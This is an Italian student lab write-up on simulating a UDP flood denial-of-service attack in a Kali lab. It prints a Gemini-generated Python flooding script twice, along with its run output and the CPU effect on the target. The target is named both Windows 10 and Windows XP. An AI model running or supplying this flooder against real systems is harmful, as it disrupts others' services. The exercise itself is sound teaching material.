

ESERCIZIO programmazione per Hacker

Per simulare un attacco di tipo DoS con invio massimo di richieste UDP ho utilizzato l'IA GEMINI chiedendogli di creare un programma in python che richiede all'utente di inserire l'IP, la porta UDP e quanti pacchetti da 1 KB inviare. Riporto la risposta ricevuta:

in allegato il programma elaborato e caricato nella kali:

```
import socket
import random
import time
import os

PACKET_SIZE = 1024 # 1 KB
MAX_PACKETS = 10000 # Alzato il limite per vedere l'effetto su XP
MIN_DELAY = 0.0001 # Ridotto il delay per rendere l'attacco più efficace

def get_udp_port() -> int:
    while True:
        s = input("Inserisci la porta UDP target (1-65535): ").strip()
        if s.isdigit():
            p = int(s)
            if 1 <= p <= 65535:
                return p
        print("Porta non valida.")

def get_packet_count() -> int:
    while True:
        s = input(f"Quanti pacchetti da 1KB inviare? (1-{MAX_PACKETS}): ").strip()
        if s.isdigit():
            n = int(s)
            if 1 <= n <= MAX_PACKETS:
                return n
        print("Numero non valido.")

def main():
    # 1. Richiesta IP Target (es. 10.0.2.3)
    target_ip = input("Inserisci l'IP della macchina target (es. 10.0.2.3): ").strip()

    # 2. Richiesta Porta e Conteggio
    port = get_udp_port()
    count = get_packet_count()

    # 3. Costruzione pacchetto 1KB (os.urandom è molto più veloce dei cicli for)
    payload = os.urandom(PACKET_SIZE)
```

```

print(f"\n--- INIZIO TEST DOS ---")
print(f"Target: {target_ip}:{port}")
print(f"Carico: {count} pacchetti da 1KB")

with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
    sent = 0
    try:
        for i in range(count):
            # Invia il pacchetto all'IP inserito dall'utente
            sock.sendto(payload, (target_ip, port))
            sent += 1

            if sent % 500 == 0:
                print(f"Inviati {sent} pacchetti...")

                time.sleep(MIN_DELAY)
    except Exception as e:
        print(f"Errore durante l'invio: {e}")

print(f"\nFatto. Inviati totale: {sent} pacchetti ({sent} KB totali).")

if __name__ == "__main__":
    main()

```

dopo l'avvio ho inviato la richiesta di invio pacchetti alla macchina windows 10

```

(kali@kali)-[~/Documents]
$ python3 attaccoUDP.py
Inserisci l'IP della macchina target (es. 10.0.2.3): 10.0.2.3
Inserisci la porta UDP target (1-65535): 80
Quanti pacchetti da 1KB inviare? (1-10000): 10000

```


```
kali@kali: ~/Documents
Session Actions Edit View Help
— INIZIO TEST DOS —
Target: 10.0.2.3:80
Carico: 10000 pacchetti da 1KB
Inviati 500 pacchetti ...
Inviati 1000 pacchetti ...
Inviati 1500 pacchetti ...
Inviati 2000 pacchetti ...
Inviati 2500 pacchetti ...
Inviati 3000 pacchetti ...
Inviati 3500 pacchetti ...
Inviati 4000 pacchetti ...
Inviati 4500 pacchetti ...
Inviati 5000 pacchetti ...
Inviati 5500 pacchetti ...
Inviati 6000 pacchetti ...
Inviati 6500 pacchetti ...
Inviati 7000 pacchetti ...
Inviati 7500 pacchetti ...
Inviati 8000 pacchetti ...
Inviati 8500 pacchetti ...
Inviati 9000 pacchetti ...
Inviati 9500 pacchetti ...
Inviati 10000 pacchetti ...

Fatto. Inviati totale: 10000 pacchetti (10000 KB totali).


(kali@kali)-[~/Documents]
$
```

Durante l'esecuzione dello script, la CPU della macchina target (Windows XP) ha registrato un incremento del carico dal **7% al 13%** . Questo scostamento conferma la ricezione e l'elaborazione dei pacchetti malevoli.

Si allegano gli screen prima dell'attacco



... e dopo



CONCLUSIONE:

Con questo esercizio ho simulato un attacco di tipo **UDP flood**, sviluppando un programma Python che invia pacchetti UDP da 1 KB verso una macchina target specifica.

L'attività mi ha permesso di comprendere il funzionamento degli attacchi DoS, l'importanza della fase di configurazione e di analisi del traffico di rete, e l'impatto che un'elevata quantità di richieste può avere sulla disponibilità di un sistema.

L'esercizio è stato svolto in modo consapevole e sicuro, limitando l'esecuzione esclusivamente alle macchine del laboratorio.

```

import socket
import random
import time
import os

PACKET_SIZE = 1024 # 1 KB
MAX_PACKETS = 10000 # Alzato il limite per vedere l'effetto su XP
MIN_DELAY = 0.0001 # Ridotto il delay per rendere l'attacco più efficace

def get_udp_port() -> int:
    while True:
        s = input("Inserisci la porta UDP target (1-65535): ").strip()
        if s.isdigit():
            p = int(s)
            if 1 <= p <= 65535:
                return p
        print("Porta non valida.")

def get_packet_count() -> int:
    while True:
        s = input(f"Quanti pacchetti da 1KB inviare? (1-{MAX_PACKETS}): ").strip()
        if s.isdigit():
            n = int(s)
            if 1 <= n <= MAX_PACKETS:
                return n
        print("Numero non valido.")

def main():
    # 1. Richiesta IP Target (es. 10.0.2.3)
    target_ip = input("Inserisci l'IP della macchina target (es. 10.0.2.3): ").strip()

    # 2. Richiesta Porta e Conteggio
    port = get_udp_port()
    count = get_packet_count()

    # 3. Costruzione pacchetto 1KB (os.urandom è molto più veloce dei cicli for)
    payload = os.urandom(PACKET_SIZE)

    print(f"\n--- INIZIO TEST DOS ---")
    print(f"Target: {target_ip}:{port}")
    print(f"Carico: {count} pacchetti da 1KB")

    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
        sent = 0
        try:

```

```
        for i in range(count):
            # Invia il pacchetto all'IP inserito dall'utente
            sock.sendto(payload, (target_ip, port))
            sent += 1

            if sent % 500 == 0:
                print(f"Inviati {sent} pacchetti...")

                time.sleep(MIN_DELAY)
        except Exception as e:
            print(f"Errore durante l'invio: {e}")

    print(f"\nFatto. Inviati totale: {sent} pacchetti ({sent} KB totali).")

if __name__ == "__main__":
    main()
```